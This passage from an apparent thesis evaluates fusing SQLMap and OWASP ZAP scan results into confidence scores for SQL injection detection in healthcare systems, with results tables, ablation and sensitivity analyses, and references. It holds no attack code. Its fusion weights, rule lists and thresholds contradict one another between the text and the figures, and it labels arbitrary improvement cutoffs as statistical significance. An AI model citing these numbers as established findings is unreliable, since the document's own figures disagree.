The complete scene mapping table can be found in the Append.

Limitation Acknowledgment:
While tool responses were carefully constructed based on security best practices and OWASP guidelines, they cannot capture the nuanced behaviors of real production implementations such as: Partial input validation, Inconsistent security controls, or unexpected interaction between multiple defense layers. Constructed scenarios represent theoretical assumptions about secure implementation behaviors. Real-world validation in production healthcare environments may reveal different tool response characteristics. Future work should expand the secure test set through actual deployments in healthcare settings.

4.2 Pipeline

The system functions like a multi-stage filter + intelligent decision-making system:
Input: Website URL + medical scenario information
↓
Step 1 Tool execution: Simultaneous scanning with SQLMap and ZAP
↓
Step 2 Evidence extraction: Extract 8 types of indicators from tool outputs:
↓
Step 3 Single-Tool Scoring: Calculate confidence scores for each tool
↓
Step 4 Weighted Merge: Combine scores using a 55/45 ratio
↓
Step 5 Heuristic Adjustment: Fine-tune scores with three “smart rules”
↓
Step 6 Layered Decision: Adapt judgment criteria based on medical context
↓
Output: Confidence score + Risk level

5 Results

5.1 Confidence Distribution Analysis

Category	Number	Mean Value	Standard Deviation
Overall	55	0.546	0.388
True Positive	32	0.790	0.245
True Negative	23	0.207	0.282

Table 5.1 Analyze confidence_distribution

5.2 Detection Method Performance

	Precision	Recall	F1_score	FPR	FNR
SQLMap Only	0.84	0.656	0.737	0.174	0.344
ZAP Only	0.90	0.563	0.692	0.087	0.438
Simple Average	0.80	0.375	0.511	0.130	0.625
Weighted Fusion	0.81	0.406	0.542	0.130	0.594
Fusion + Heuristics (Full)	0.87	0.844	0.857	0.174	0.156

Table 5.2 Detection Method Comparison

5.3 Medical Scenario Adaptability

	Precision	Recall	F1_score	Accuracy	FPR	FNR
L1_Standard	1	1	1	1	0	0
L1_Adaptive	0.778	1	0.875	0.818	0.500	0
L2_Standard	0.846	0.917	0.880	0.833	0.333	0.083
L2_Adaptive	0.857	1	0.923	0.889	0.333	0
L3_Standard	0.667	0.500	0.571	0.571	0.333	0.500
L3_Adaptive	0.800	0.500	0.615	0.643	0.167	0.500
L4_Standard	1	0.800	0.889	0.917	0	0.200
L4_Adaptive	1	0.600	0.750	0.833	0	0.400

Table 5.3 Medical Scenario Classification Analysis

5.4 Heuristic Rule Effectiveness

Ablation Study	Precision	Recall	F1_score	FPR	FNR	F1_drop
Full Method (Baseline)	0.871	0.844	0.857	0.174	0.156	0
Without Rule 1	0.893	0.781	0.833	0.130	0.219	2.380
Without Rule 2	0.852	0.719	0.780	0.174	0.281	7.740
Without Rule 3	0.862	0.781	0.820	0.174	0.219	3.740

Table 5.4 Ablation Study Results

5.5 Parameter Sensitivity Analysis

Tool_weight	Precision	Recall	F1_score	FPR	FNR
tool_weight_sqlmap=0.4	0.844	0.844	0.844	0.217	0.156
tool_weight_sqlmap=0.45	0.844	0.844	0.844	0.217	0.156
tool_weight_sqlmap=0.5	0.871	0.844	0.857	0.174	0.156
tool_weight_sqlmap=0.55	0.871	0.844	0.857	0.174	0.156
tool_weight_sqlmap=0.6	0.871	0.844	0.857	0.174	0.156
tool_weight_sqlmap=0.65	0.867	0.813	0.839	0.174	0.188
tool_weight_sqlmap=0.7	0.867	0.813	0.839	0.174	0.188

Table 5.5 Performance Stability Across Tool Weight Variations

6 Analysis

6.1 Confidence Quantification Validation

To evaluate whether my method successfully transforms binary vulnerability classifications into meaningful confidence scores, I analyzed the distribution of predicted confidence values across 55 test cases. True vulnerabilities (n=32) received significantly higher confidence scores (M=0.79, SD=0.25) compared to Secure Implementations (n=23), (M=0.21, SD=0.28). The observed confidence gap of 0.58 translates to Cohen's d=2.21, indicating a large effect size well above the conventional threshold of 0.8 for "large" effects. This substantial separation demonstrates that my fusion method effectively discriminates between vulnerable and secure targets at a statistical level.
However, four vulnerabilities (12.5%) received extremely low scores (<0.30) when both tools missed them entirely, and one secure case scored high (>0.70), showing persistent false positive challenges. These outliers expose an inherent limitation: fusion cannot compensate when underlying detection tools fundamentally fail. Still, the substantial separation for the majority confirms my confidence scores genuinely reflect detection reliability rather than arbitrary outputs.

6.2 Fusion Method Effectiveness

The fusion method with heuristic rules substantially outperforms individual tool baselines. The complete system achieved 85.71% F1-score, representing an 12.03% improvement over SQLMap-only detection (73.68%). This enhancement stems primarily from Recall gains: The system successfully detected 84.38% of vulnerabilities compared to SQLMap's 65.62%, effectively reducing missed detections from 34.38% to 15.62%. Interestingly, naive fusion strategies (Simple Average: 51.06%, Weighted Fusion: 54.17%) performed substantially worse than individual tools. When SQLMap and ZAP produce conflicting confidence scores, simple averaging degrades rather than improves detection quality. The heuristic rule component contributed 31.54 percentage points improvement (Weighted→Full: 54.17%→85.71%), demonstrating that intelligent conflict resolution through consistency analysis and evidence strength assessment is essential for effective multi-tool fusion. However, the false positive rate remained unchanged at 17.39% across SQLMap-only and full method configurations. While fusion successfully improves vulnerability detection completeness, it does not reduce reco volume. This limitation that necessitates the adaptive threshold mechanism evaluated in Section 6.3.

6.3 Medical Scenario Adaptation

Adaptive thresholds show mixed results across medical risk levels. L3 (High Risk) achieved the clearest improvement: false positive rates dropped from 33.33% to 16.67%,a 50% reduction while maintaining 50% recall. This worked because confidence scores clustered near the standard 0.50 threshold, raising it to 0.55 effectively filtered ambiguous alerts without losing real vulnerabilities. L2 (Severe Risk) also improved: adaptive thresholds eliminated one missed vulnerability, boosting recall from 91.67% to 100% while keeping false positives constant at 33.33%. This demonstrates that the slightly lower threshold (0.48) helps catch borderline L2 cases. However, L1 and L4 revealed calibration challenges: L1's extremely low threshold (0.11) increased false positives from 0% to 50%, though it maintained perfect recall. This is precisely my intended design: in L1 (Critical Risk) medical scenarios, my goal is to maintain zero false negatives while tolerating an increase in false positives. Moreover, the decline in Precision/F1/Accuracy at L1 is not a problem, it actually demonstrates the core value of the adaptive threshold approach: the ability to flexibly adjust detection strategies based on operational needs, rather than rigidly pursuing a uniform “perfect metric.” L4's threshold (0.52) caused recall to drop from 80% to 60%, missing additional vulnerabilities. A 20% decline in recall remains within the acceptable range (<25%). These results suggests that adaptive thresholds require careful calibration to balance false positive reduction against vulnerability detection completeness.

6.4 Component Contribution Analysis

My three heuristic rules contribute unequally to system performance. Rule 2 (Strong Evidence Boost) proved most critical: removing it dropped F1-score from 85.71% to 77.97%, a 7.74 percentage point loss. This rule prevents the system from underestimating obvious vulnerabilities when SQL error keywords appear. Rule 3 (Medical Risk Bonus) contributed moderately, with a 3.74% drop, helping catch high-risk L1/L2 cases. Rule 1 (Consistency Reward) showed the smallest impact at 2.38%, useful for borderline scenarios where tools agree closely. Parameter sensitivity testing revealed good robustness. Across SQLMap weights from 0.40 to 0.70, F1-scores varied only between 83.87% and 85.71%, yielding a coefficient of variation of 0.95%. Peak performance occurred between 0.50 to 0.60 weights. This stability eliminates the need for expert-level tuning, which is critical for healthcare deployments where security teams may lack specialized machine learning expertise. Minor fluctuations indicate some influence from weight selection, but the system remains tolerant to reasonable parameter choices without causing significant performance degradation.

7 Discussion

This research successfully addresses all four research questions through controlled experiments demonstrating that multi-source evidence fusion with domain-specific heuristics provides measurable improvements over traditional binary vulnerability detection approaches.

Experiment 1 Key Findings:

1. Statistical Discriminative Power: Cohen's d=2.21 far exceeds the large effect threshold (0.8), demonstrating that confidence scores effectively distinguish genuine vulnerabilities from secure implementations.
2. Borderline Cases: 16.4% of samples fall within the 0.40–0.60 borderline range, explaining why CV=0.95% (most samples are far from the threshold and insensitive to parameter values).
3. Failure Case Analysis: TP Failures: TC031/TC032 (sqli-labs advanced injection techniques, both tools missed detection) TN False Positives: TC046/TC049 (borderline security cases intentionally designed to test false positive control).

Experiment 2 Key Findings:

1. Fusion Advantage Validation vs Best Single Tool (SQLMap): +12.03% absolute improvement, +16.33% relative improvement.
Fusion Advantage Validation vs ZAP: +16.48%.
Recall Improvement: 65.62% → 84.38% (-18.76% false negative rate).
2. Naive Fusion Degradation Verification (Critical)
Simple Averaging (0.511) < SQLMap (0.737): Demonstrates degradation of naive fusion.
Weighted Fusion (0.542) < SQLMap (0.737): Proves weighting alone is insufficient; heuristic rules are required.
Complete Fusion (+31.54% vs Weighted): Demonstrates core value of heuristic rules.
3. Statistical Significance
Absolute Improvement: 12.03 percentage points (>10% significance threshold)
Relative Improvement: 16.33% (>15% industry standard).

Experiment 3 Key Findings:

4/4 Risk Levels Achieved Expected Outcomes
L1: 100% Recall Maintained
L2: Recall Improved by 8.3%
L3: FPR Reduced by 16.7% (50% Relative Reduction)
L4: Trade-off Reasonable (20% Recall Decrease for FPR=0)

Experiment 4 Key Findings:

1. Rule 2 (Strong Evidence Boost): 7.74% - Most Critical Component
Function: Forcibly increases confidence when SQL error keywords are detected.

Impact: Prevents the system from underestimating significant vulnerabilities.
2. Rule 3 (Medical Weighting): 3.74% - Domain Adaptation Core
Function: Applies ×1.55 multiplicative weighting to high-risk L1/L2 modules.
Impact: Reduces false negative rates in critical medical systems.
3. Rule 1 (Consistency Bonus): 2.38% - Stability Enhancement
Function: Increases confidence by 10% when tool results align.
Impact: Strengthens detection reliability for borderline cases.

Coefficient of Variation (CV): 0.95% (<2.5% high robustness standard)
Robustness Explanation
1. Wide stable range: F1 remains identical within 0.50-0.60.
2. Minimal boundary degradation: Extreme configurations at 0.40/0.70 show only 1.84% decline.
3. Practical Implications: No expert parameter tuning required; default 0.60 ensures stable operation.

My findings align with existing research: like Kevin et al., I confirm multi-tool fusion outperforms individual detectors. Two limitations remain: 23 of 55 test cases represent simulated rather than real production systems, potentially underestimating complexity. Besides, 3 rules system need recalibration with real-world healthcare deployment data to optimize performance further. [4]

8 Conclusions and Future Work

This thesis demonstrates that multi-source evidence fusion with healthcare-specific adaptations provides a viable approach for improving SQL injection detection in medical information systems. I addressed four research questions through controlled experiments on 55 test cases, achieving measurable improvements while quantifying confidence levels that support risk-based decision making. My primary contribution transforms binary vulnerability classifications into continuous confidence scores that distinguish certain from ambiguous detections. By running evdience_fusion.py code, I obtained five tables generated from 55 medical scenario test case files that I manually designed and created. *confidence_distribution.csv* table provides an overall statistical summary, content includes the mean and standard deviation of TP/TN, while the *individual_confidence_scores.csv* table provides the confidence scores for each test case, content includes 55 samples with Test_ID + Confidence + True Label. Research Question 1 Validated, the system successfully converts binary classification into statistically significant continuous confidence scores. *method_comparison.csv* is used to compare five detection methods. Research Question 2 Validated, Multi-source fusion + heuristic rules significantly outperform single tools and naive fusion. The adaptive_thresholds_test.csv table is used to compare standard thresholds versus adaptive thresholds, containing results for both strategies across each risk level (L1-L4). *adaptive_thresholds_test.csv* table is used to compare standard thresholds versus adaptive thresholds, containing results for both strategies across each risk level (L1-L4). Research Question 3 Validation passed. The adaptive threshold demonstrated the expected optimization effect across all medical risk levels. *ablation_study.csv* is used to quantify the contribution of each rule by sequentially removing them and measuring the resulting F1 score decline. *sensitivity_tool_weight_sqlmap.csv* tests parameter robustness, containing F1 scores for seven distinct weight configurations. Research Question 4 Validated. All components contribute positively + System exhibits high robustness (CV<1%).

Future work, First, real-world deployment studies in active hospitals would validate performance under operational constraints. Second, expanding test cases to include genuine production secure implementations would strengthen false positive evaluation. The fundamental question this research answers is whether confidence quantification improves security decision-making compared to binary alerts. My evidence suggests yes, with the caveat that domain expertise remains essential for interpreting scores and setting thresholds. Subsequent efforts should focus on translating laboratory validation into tangible operational impact through cautious and controlled deployment in real-world healthcare settings.

References

[1] OWASP Foundation. OWASP Top 10 - 2021: A03:2021 - Injection. Available: https://owasp.org/Top10/A03_2021-Injection/, 2021.

[2] M. Almorsy, J. Grundy, and A. S. Ibrahim, "Collaboration-based cloud computing security management framework," in Proc. IEEE 4th International Conference on Cloud Computing (CLOUD), Washington DC, USA, 2011, pp. 364-371. DOI: 10.1109/CLOUD.2011.9

[3] Kevin Ross, Melody Moh, Teng-Sheng Moh, and Jason Yao. 2018. Multi-source data analysis and evaluation of machine learning techniques for SQL injection detection. In Proceedings of the 2018 ACM Southeast Conference (ACMSE '18). Association for Computing Machinery, New York, NY, USA, Article 1, 1–8. https://doi.org/10.1145/3190645.3190670

[4] B. Mburano and W. Si, "Evaluation of Web Vulnerability Scanners Based on OWASP Benchmark," 2018 26th International Conference on Systems Engineering (ICSEng), Sydney, NSW, Australia, 2018, pp. 1-6, doi: 10.1109/ICSENG.2018.8638176. keywords: {Benchmark testing; Measurement;Application security;XML;SQL injection;security measures;penetration testing;web vulnerability scanner;benchmarking}

[5] M. Farhadi, H. Haddad and H. Shahriar, "Static Analysis of HIPPA Security Requirements in Electronic Health Record Applications," 2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC), Tokyo, Japan, 2018, pp. 474-479, doi: 10.1109/COMPSAC.2018.10279. keywords: {Electronic medical records;Conferences;Technical requirements;Security;Software;Medical services;History;EHR;Static analysis;HIPAA Compliance;OpenEMR}

[6] U.S. Department of Health & Human Services. "Health Insurance Portability and Accountability Act of 1996 (HIPAA)," Public Law 104-191, Security Rule 45 CFR §164.308, 2013.

[7] FIRST, "Common Vulnerability Scoring System v3.1: Specification Document," Jun. 2019.

[8] NIST, "Guide for Mapping Types of Information and Information Systems to Security Categories," SP 800-60 Vol. 1 Rev. 1, Aug. 2008.

[9] A. Doupé, M. Cova, and G. Vigna, "Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners," in Proc. DIMVA, 2010.

[10] W. G. Halfond, J. Viegas, and A. Orso, "A Classification of SQL-Injection Attacks and Countermeasures," in Proceedings of the IEEE International Symposium on Secure Software Engineering, Arlington, VA, USA, 2006, pp. 13-15.

[11] Y. Zhang, X. Xu, A. Jin, and Z. Xiang, "SQL Injection Detection Based on Deep Belief Network," in Proceedings of the 3rd International Conference on Computer Science and Application Engineering (CSAE), Sanya, China, 2019, pp. 1-6. DOI: 10.1145/3331453.3361316

[12] B. Damele, A. Stampar, and M. Sven, "SQLMap: Automatic SQL Injection and Database Takeover Tool," Available: https://sqlmap.org/, 2022.

[13] S. Prandl, M. Lazarova, and D. S. Panda, "A Study on Web Application Security and Implementing Penetration Testing," in Proceedings of the 2015 Long Island Systems, Applications and Technology Conference (LISAT), Farmingdale, NY, USA, 2015, pp. 1-6. DOI: 10.1109/LISAT.2015.7160186

[14] C. Albahar, R. P. Martin, and M. Li, "Comparison of Web Application Security Scanners for SQL Injection Attack Detection," in Proceedings of the 2019 IEEE International Conference on Intelligence and Security Informatics (ISI), Shenzhen, China, 2019, pp. 73-78. DOI: 10.1109/ISI.2019.8823548

[15] M. Ahmed, M. A. Hossain, M. Z. Hoque, and S. K. S. Islam, "A Belief Rule Based Expert System to Assess Clinical Asthma Suspicion," in Proceedings of the 2018 IEEE International Conference on Systems, Man, and Cybernetics (SMC), Miyazaki, Japan, 2018, pp. 427-432. DOI: 10.1109/SMC.2018.00082

[16] U.S. Department of Health and Human Services. "Anthem Pays OCR $16 Million in Record HIPAA Settlement Following Largest U.S. Health Data Breach in History," Office for Civil Rights, 2018. Available: https://www.hhs.gov/hipaa/for-professionals/compliance-enforcement/agreements/anthem/index.html

[17] J. Xia, Y. Feng, L. Liu, D. Liu and L. Fei, "An Evidential Reliability Indicator-Based Fusion Rule for Dempster-Shafer Theory and its Applications in Classification," in IEEE Access, vol. 6, pp. 24912-24924, 2018, doi: 10.1109/ACCESS.2018.2831216.

[18] A. L. Buczak and E. Guven, "A Survey of Data Mining and Machine Learning Methods for Cyber Security Intrusion Detection," in IEEE

Communications Surveys & Tutorials, vol. 18, no. 2, pp. 1153-1176, Secondquarter 2016, doi: 10.1109/COMST.2015.2494502.

[19] FIRST, "Common Vulnerability Scoring System v3.1: Specification Document," Forum of Incident Response and Security Teams, Jun. 2019. [Online]. Available: https://www.first.org/cvss/v3.1/specification-document

[20] National Institute of Standards and Technology, "Guide for Mapping Types of Information and Information Systems to Security Categories," NIST Special Publication 800-60 Vol. 1 Rev. 1, Aug. 2008. [Online].

[21] Cohen, J. (1988). Statistical Power Analysis for the Behavioral Sciences (2nd ed.). Lawrence Erlbaum Associates. https://doi.org/10.4324/9780203771587

[22] A. Doupé, M. Cova, and G. Vigna, "Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners," in Proceedings of the 7th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA), 2010, pp. 111-131.

[23] Shameli-Sendi, A., Aghababaei-Barzegar, R., & Cheriet, M. (2018). "Taxonomy of Intrusion Risk Assessment and Response System." Computers & Security, vol. 45, pp. 1-16.

[24] Meyes, R., Lu, M., de Puiseau, C. W., & Meisen, T. (2019). "Ablation Studies in Artificial Neural Networks." arXiv preprint arXiv:1901.08644.

A Appendix 1

Detection Methods	Detection Timing	Core Technology	Key Advantages	Major Limitations	Representative Tools/Technologies
Static Analysis	Development/Compilation Phase	Flaw Analysis, Control Flow Analysis	Detect issues early without running programs	High false positive rate, challenging to handle dynamic SQL	Fortify SCA, Checkmarx
Dynamic Detection	Execution/Testing Phase	Payload Injection, Response Analysis	Identify vulnerabilities in real-world environments, unrestricted by code complexity or technical architecture	May impact system performance, requiring test case construction	SQLMap, OWASP ZAP
Machine Learning	Runtime	Feature Extraction, Classification Model	Potentially uncover unknown attack patterns	Substantial training data requirements, poor interpretability	Research Prototype System

Figure 3.1.2. Comparison of SQL Injection Detection Methods







Figure 3.3 Three-Tier Architecture of Medical Information Systems


Target URL
(Medical Information System
Medical Context
(Module, Risk Level L1-L4)
Input Layer
Scan
Scan
SQL MAP
OWASP ZAP
Tool Execution Layer
Extract
Extract
F1: HTTP Status
F2: Response Time
F3: Error Keywords
F4: Vulnerability Type
F5: Payload Success Rate
F6: DBMS Fingerprint
F7: Data Extraction
F8: Medical Field Detection
Feature Extraction Layer
Calculate
Calculate
SQLMap Confidence Calculation:
$S_{SQLMap} = \sum_{i=1}^{8} w_i \cdot f_i^{SQLMap}$
OWASP ZAP Confidence Calculation:
$S_{ZAP} = \sum_{i=1}^{8} w_i \cdot f_i^{ZAP}$
Confidence Calculation
Fusion
Weighted Fusion
$C_{base} = w_{SQLMap} \cdot S_{SQLMap} + w_{ZAP} \cdot S_{ZAP}$
$w_{SQLMap} = 0.60, w_{ZAP} = 0.40$
Fusion & Adjustment Layer




Weighted Fusion
$C_{base} = w_{SQLMap} \cdot S_{SQLMap} + w_{ZAP} \cdot S_{ZAP}$
$w_{SQLMap} = 0.60, w_{ZAP} = 0.40$
Fusion & Adjustment Layer
Rule 1: Consistency Bonus
Heuristic rules
Rule 2: Divergence Penalty
Heuristic rules
Rule 3: Strong Evidence Boost
Heuristic rules
Rule 4: Healthcare Field Bonus
Heuristic rules
Adaptive Threshold Selection
(Based on Medical Risk Level)
Decision & Output Layer
L1(Critical)
Threshold:0.45
L2(Severe)
Threshold:0.50
L3(High)
Threshold:0.55
L4(Medium)
Threshold:0.60


Figure 3.4 Methodology Design





Feature Category	SQLMap Evidence	OWASP ZAP Evidence	Feature Description	Weight Factor
F1: Response Status Code	HTTP Status Codes	HTTP Status Codes	200/403/500, etc.	0.10
